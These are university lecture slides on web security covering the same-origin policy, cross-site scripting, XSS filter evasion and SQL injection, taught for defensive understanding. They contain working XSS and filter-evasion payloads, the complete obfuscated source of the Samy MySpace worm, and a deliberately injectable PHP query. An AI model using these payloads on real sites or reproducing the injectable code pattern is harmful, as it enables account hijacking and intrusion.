CSE 484: Computer Security and Privacy

Web Security 3

Spring 2024

David Kohlbrenner

dkohlbre@cs

Thanks to Franzi Roesner, Dan Boneh, Dieter Gollmann, Dan Halperin, David Kohlbrenner, Yoshi Kohno, Ada Lerner, John Manferdelli, John Mitchell, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials ...

Logistics

- We’re working through lab1 regrades, it’ll just take a bit
  - If you have a regrade request on gradescope, it will eventually get handled

- Lab 2 is on-going

Same Origin Policy

Goal: Protect/isolate web content from other web content

Website origin = (scheme, domain, port)

Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:**81**/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)

[Example from Wikipedia]

Same-Origin Policy: Scripts

- When a website **includes a script**, that script runs in the context of the embedding website.

www.example.com

```
<script
src="http://otherdomain
.com/library.js">
</script>
```

The code from http://otherdomain.com **can** access HTML elements and cookies on www.example.com.

- If code in script sets cookie, under what origin will it be set?
- What could possibly go wrong…?

Cross-Site Scripting (XSS)

Echoing / “Reflecting” User Input

naive[.]com/hello.php?name =*User*


Welcome, dear `User`

naive[.]com/hello.php?name=*<img src=‘http://upload.wikimedia.org/wikipedia/en/thumb/3/39/YoshiMarioParty9.png/210px-YoshiMarioParty9.png’>*


Welcome, dear

Basic Pattern for Reflected XSS

Injected script can manipulate website to show bogus information, leak sensitive data, cause user's browser to attack other websites. This violates the "spirit" of the same origin policy



Stored XSS



Attack server
4 steal valuable data
1
Inject malicious script
2 request content
3 receive malicious script
User victim
Store bad stuff
Users view or download content
Server victim

In all XSS there are 3 actors

- Adversary
- Server victim
- User victim

How might we defend against XSS? - Gradescope

(Think about this from multiple perspectives: if you were 'naive[.]com' or even the browser)



Preventing Cross-Site Scripting

- Any user input and client-side data must be preprocessed before it is used inside HTML
- Remove / encode HTML special characters
  - Use a good escaping library
    - OWASP ESAPI (Enterprise Security API)
    - Microsoft's AntiXSS
  - In PHP, htmlspecialchars(string) will replace all special characters with their HTML codes
    - ' becomes ' " becomes " & becomes &
  - In ASP.NET, Server.HtmlEncode(string)

Evading Ad Hoc XSS Filters

- Preventing injection of scripts into HTML is hard! → Use standard APIs
  - Blocking “<” and “>” is not enough
  - Event handlers, stylesheets, encoded inputs (%3C), etc.
  - phpBB allowed simple HTML tags like <b>

    <b c=“>” onmouseover=“script” x=“<b ”>Hello<b>
- Beware of filter evasion tricks (XSS Cheat Sheet)
  - If filter allows quoting (of <script>, etc.), beware of malformed quoting:
    <IMG """><SCRIPT>alert("XSS")</SCRIPT>">
  - Long UTF-8 encoding
  - Scripts are not only in <script>:

    <iframe src=‘https://bank[.]com/login’ onload=‘steal()’>

https://samy.pl/myspace/tech.html

MySpace Worm (1)

- Users can post HTML on their MySpace pages
- MySpace does not allow scripts in users' HTML
  - No <script>, <body>, onclick, <a href=javascript://>
- … but does allow tags for CSS.
  -
- But MySpace will strip out "javascript"
  - Use "java<NEWLINE>script" instead
- But MySpace will strip out quotes
  - Convert from decimal instead:
    alert('double quote: ' + String.fromCharCode(34))

https://samy.pl/myspace/tech.html

MySpace Worm (2)

Resulting code:

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function
getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace[.]com'){document.location='http://www.myspace[.]com'+location.pathname+location.s
earch}else{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC( '+A,A)}function nothing(){}function
paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-
1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function
httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function
findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function
getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var
T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var
Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new
XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new
ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+'ycode');var
AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var
AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero. <d'+'iv
id='+AE+'D'+'IV>'}var AG;function getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-
1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewI
nterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fu
seaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var
BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXM
LObj();httpSend2('/index.cfm?fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function
processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var
AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to
Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function
httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```


https://samy.pl/myspace/tech.html

MySpace Worm (3)

- *"There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or [make anyone angry]. This was in the interest of..interest. It was interesting and fun!"*
- Started on "samy" MySpace page
- Everybody who visits an infected page, becomes infected and adds "samy" as a friend and hero
- 5 hours later "samy" has 1,005,831 friends
  - Was adding 1,000 friends per second at its peak

SQL Injection

Typical Login Prompt




Typical (bad) Query Generation Code


```
$selecteduser = $_GET['user'];
$sql = "SELECT Username, Key FROM Key " .
        "WHERE Username='$selecteduser'";
$rs = $db->executeQuery($sql);
```

What if **‘user’** is a malicious string that changes the meaning of the query?

User Input Becomes Part of Query

